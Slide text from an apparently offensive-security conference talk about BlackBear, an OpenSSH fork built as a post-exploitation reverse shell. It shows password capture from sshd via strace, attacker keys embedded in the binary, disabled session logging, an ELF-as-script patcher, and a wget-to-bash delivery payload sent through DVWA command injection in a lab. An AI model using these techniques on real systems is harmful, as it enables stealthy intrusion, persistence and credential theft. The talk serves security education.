BlackBear Project

Bio

- System administrator for over 10 years
- Penetration tester since 2016

What, why and how

- This talk is about what is the Blackbear project
- Why I did it
- And, mostly, how I did it, OpenSSH internals ahead!

Blackbear Project

- Fork of OpenSSH for use as a post exploitation tool
- Fully interactive shell
- Leverage OpenSSH forwarding and tunneling abilities and cryptography.
- Provides an alternative to meterpreter on linux

History

- Started as defensive tool used in Hackfest war games
- First version to implement reverse shell based on dropbear
- Moved to openssh-portable to get dynamic port forwarding functionality

Openssh reminder

- Regular SSH tunneling and forwarding
- Portforwarding from attacker to target (-L)
- Reverse port forwarding (-R)
- Local socks proxy (-D)
- VPN
- Multiplexing

Post exploitation tool

- To be loaded when remote code execution is achieved
- Provides OpenSSH excellent forwarding and tunneling abilities.
- Useful to get around network restrictions and for manual enumeration.

Features

- Reverse SSH shell, server can establish a TCP connection to the client
- SSH server can run unprivileged (root not required)
- SSH server grants access to the account it is running on, ignores user string sent by client
- Avoid reading/writing files on target side (access to disabled accounts, minimize traces)

Features (contd.)

- Fully interactive shell, see other methods:
  https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/
- Binary is also a shell script for easier delivery (patch with easyexec.py)


Issues encountered

- Getting around privilege separation (and abuse it)
- Try not to use the disk on the target
- Easier payload delivery (try to combine download, chmod +x then execute in a single step)

Privilege separation

- Server fork process
- Unprivileged sandboxed process communicate with client
- Whitelist of allowed syscalls enforced by seccomp on Linux platform.
- Both process do communicate with each other over a unix socket using a protocol defined in monitor.c and monitor_wrap.c.

Privilege separation



Source: http://www.citi.umich.edu/u/provos/ssh/privsep.html

Privilege separation

- Lets look at the function mm_auth_password defined in monitor_wrap.c
- It is called by the unprivileged process and will transmit the passwd to the privileged process using mm_request_send
- Privileged process receive the password, check validity and answer with mm_answer_authpassword
- This is done in the clear over the unix socket.

Privilege separation

- Use ps and ss tools to locate unix socket where information will be exchanged between processes
- In this example, the privileged process will receive sensitive information from file descriptor #6

```
root@blackbeardemo:~# ps axu | grep sshd
root       325  0.0  0.5  69944  6048 ?        Ss   Apr29   0:00 /usr/sbin/sshd -D
root       647  0.0  0.6  95168  6880 ?        Ss   Apr29   0:00 sshd: root@pts/0
root      1360  0.0  0.6  95060  6444 ?        Ss   19:12   0:00 sshd: sysadmin [priv]
sshd      1361  0.0  0.3  69944  3276 ?        S    19:12   0:00 sshd: sysadmin [net]
root      1366  0.0  0.0  12784   944 pts/0    S+   19:13   0:00 grep sshd
root@blackbeardemo:~# ss -p | grep sshd
u_str  ESTAB      0      0       * 23156                * 23157                users:(("sshd",pid=1361,fd=4))
u_str  ESTAB      0      0       * 23157                * 23156                users:(("sshd",pid=1360,fd=6))
u_str  ESTAB      0      0       * 12058                * 12059                users:(("sshd",pid=325,fd=2),("sshd",
pid=325,fd=1))
tcp    ESTAB      0      0      192.168.122.17:ssh                 192.168.122.1:35942                users:(("sshd"
,pid=647,fd=3))
tcp    ESTAB      0      0      192.168.122.17:ssh                 192.168.122.1:35986                users:(("sshd"
,pid=1361,fd=3),("sshd",pid=1360,fd=3))
```

Privilege separation

- Password can be collected by a privileged user (root) using strace.
  - strace -ff -o sshd -s 32 -e trace=read -p pid of sshd
  - grep for ssh-connection in files and look down
- Credentials can be reused on other systems for lateral movement.
- This attack has been automated, see blendin's 3snake tool: https://github.com/blendin/3snake

Privilege separation

- Demo time!

```
~/ctf/openssh-portable$ ssh sysadmin@192.168.122.17
sysadmin@192.168.122.17's password:
Linux blackbeardemo 4.9.0-6-amd64 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May  1 00:30:35 2018 from 192.168.122.1
$
```

```
pwnmecutie@escargot: ~/ctf/openssh-portable/tests 118x18
root@blackbeardemo:~/logs# ss -p | grep sshd
u_str  ESTAB      0      0       * 27264                 * 27263                 users:(("sshd",pid=2077,fd=6))
u_str  ESTAB      0      0       * 27263                 * 27264                 users:(("sshd",pid=2078,fd=4))
u_str  ESTAB      0      0       * 12058                 * 12059                 users:(("sshd",pid=325,fd=2),("sshd",
pid=325,fd=1))
tcp    ESTAB      0      0      192.168.122.17:ssh                  192.168.122.1:35942                users:(("sshd"
,pid=647,fd=3))
tcp    ESTAB      0      0      192.168.122.17:ssh                  192.168.122.1:36554                users:(("sshd"
,pid=2078,fd=3),("sshd",pid=2077,fd=3))
root@blackbeardemo:~/logs# strace -e trace=read -e read=6 -p 2077
strace: Process 2077 attached
read(6, "\0\0\0\27", 4)                 = 4
 | 00000  00 00 00 17                                      ....             |
read(6, "\f\0\0\0\22SuperSecretPasswd$", 23) = 23
 | 00000  0c 00 00 00 12 53 75 70  65 72 53 65 63 72 65 74  .....SuperSecret |
 | 00010  50 61 73 73 77 64 24                              Passwd$          |
```

Avoiding the disk

- Bypass login restrictions
  - Nologin check in session.c
  - Make sure shell is /bin/sh, allow access even with account shell is set to nologin, false or proprietary limited shells.

Avoiding the disk

- Bypass target side authentication databases
  - Auth done with public keys embedded in sshd, see myownpubkeys in pubkeys.c
  - Make create the key pair then populate pubkeys.c before compiling sshd

Avoiding the disk (pubkeys.c)

```
// Auto generated, do not commit to revision control

#include <sys/types.h>
#include <string.h>

/* NULL pointer is required to be the last element of public keys array. */
char *myownpubkeys[] = {
    "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDgny3uUF7OhWWI8qbg9e27RIJ4S4JNBqkCE54i+3WUovNFB819j
gk2dLfro9zmS2Rxu/0eeByPT5U0l9CPU5VmrVvk2zX5BsmUM/OytchgYZH6WiHS1YM1wV9oQimJsT4IxIlEMa6x6Iab3/H
CkVZHW483dovezajMuG18IPZaXHjA/NB0YJxaa+cWRDnWKDr0zcfrxtQWNVthVvkjB2ddUxAGCBBP5undBrchYdTHI7SyG
inUdoNCT+5Rp22Y7kRb8vvFA3QVTrzVn/JNKl912BZ7NZgd8mR6fLsZ93Ybp0sM8FlIrxac3y3CN1R8q0et4gSmLRWJxy0
cxBfSrBH9 pwnmecutie@escargot",
    NULL
};

int
read_keyfile_mem(char *buf, size_t bufsz, u_long *lineno)
{
    if (myownpubkeys[*lineno] != NULL ){

        strncpy(buf, myownpubkeys[*lineno], bufsz);
        (*lineno)++;
        return 0;
    } else {
        return -1;
    }

}
```

NULL pointer is needed at the end of array

Replace read_keyfile_line, this function read public keys from myownpubkeys array instead of authorized_keys files on disk.

Avoiding the disk

- Configuration embedded in the sshd binary
  - Edit in servconf.c
  - GatewayPorts turned on to expose ports on target with -R

Avoiding the disk

- Hosts keys generated on the fly Code from ssh-keygen.c copied into sshd.c for “in memory” key generation
  - Allows for mitm attacks, should be generate at compile time
- Logging of sessions disabled in monitor.c

Easyexec

- Took a page from poc||gtfo
- Discovered than an ELF binary can also be a script
- Allows easier delivery e.g: can pipe into bash (almost)
- sshd is first interpreted as a script which runs chmod +x to set exec bit then runs it

Easyexec

ELF file header (.. and code cave)			
Offset	size	Field	Purpose
0x00	4	e_ident[EI_MAG0-3]	Magic bytes: 0x7f, 0x45, 0x4c, 0x46
0x04	1	e_ident[EI_CLASS]	32 bits or 64 bits
0x05	1	e_ident[EI_DATA]	little or big endianness
0x06	1	e_ident[EI_VERSION]	Set to 1
0x07	1	e_ident[EI_OSABI]	Target OS ABI, often set to 0
0x08	1	e_ident[EI_ABIVERSION]	ABI version, unused since Linux 2.6
0x09	7	e_ident[EI_PAD]	Currently unused
0x10	1	e_type	relocatable, executable, shared or core

Easyexec


- Inserted “here document” in the code cave located in the ELF file header
- Here document goes all the way until it reach the script stored in a char array.
- Script defined in reverseshell.c, look for char *bash
- Allows for the following payload:
  - `export ARGS="-s LHOST -p LPORT"; cd /tmp; wget -r http://LHOST:8080/sshd -O sshd && cat sshd | bash`

Easyexec

```
#!/usr/bin/env python

# Make sshd also a shell or perl script so it can be piped
# see bash char array in  reverseshell.c

CAVE=0x09
PAYLOAD = "\n<<L3T\n"

f=open('sshd','rb+')

f.seek(CAVE)
f.write(PAYLOAD)
f.close()
"~/ctf/openssh-portable/easyexec.py" 14 lines --7%--                    1,1
```

```
char *bash =    "\nL3T\n"
                "function a() { MYSELF=./sshd; chmod +x ${MYSELF};"
                "${MYSELF} ${ARGS};}\n a $@\nexit 0\n";

struct addrinfo *
resolve_host(const char *name, int port, int logerr, char *cname, size_t clen)
{
    char strport[NI_MAXSERV];
    struct servent *sp;
    struct addrinfo hints, *res;
    int gaierr;

"reverseshell.c" 181 lines --33%--                                     61,1
```

Demo time


pwnmecutie@escargot: ~/ctf/openssh-portable 92x23
Host key verification failed.
@escargot:~/ctf/openssh-portable$ vi ~/.ssh/known_hosts
@escargot:~/ctf/openssh-portable$ ./ssh -i id_blackbearke
The authenticity of host '[0.0.0.0]:8022 ([192.168.122.17]:8022)' c
RSA key fingerprint is SHA256:+5cfcfJ9OTSsQ5ZFbluX4Vo+A7CRkaW2/+DTr
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[0.0.0.0]:8022,[192.168.122.17]:8022' (
hosts.
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
html
Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Developm
Vulnerability: Command
http://192.168.122.17/
192.168.122.17/dvwa/vulnerabilities/exec/#
Search
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
DVWA Security
Vulnerability: Command Injection
Ping a device
Enter an IP address: 168.122.1:8080/sshd -O sshd && cat sshd
Submit
More Information
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execu
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://www.owasp.org/index.php/Command_Injection

Thanks

- Code is on GitHub
  - https://github.com/Marc-andreLabonte/blackbear
- Pull requests welcome
- I can be reached at blackbear@callrax.ca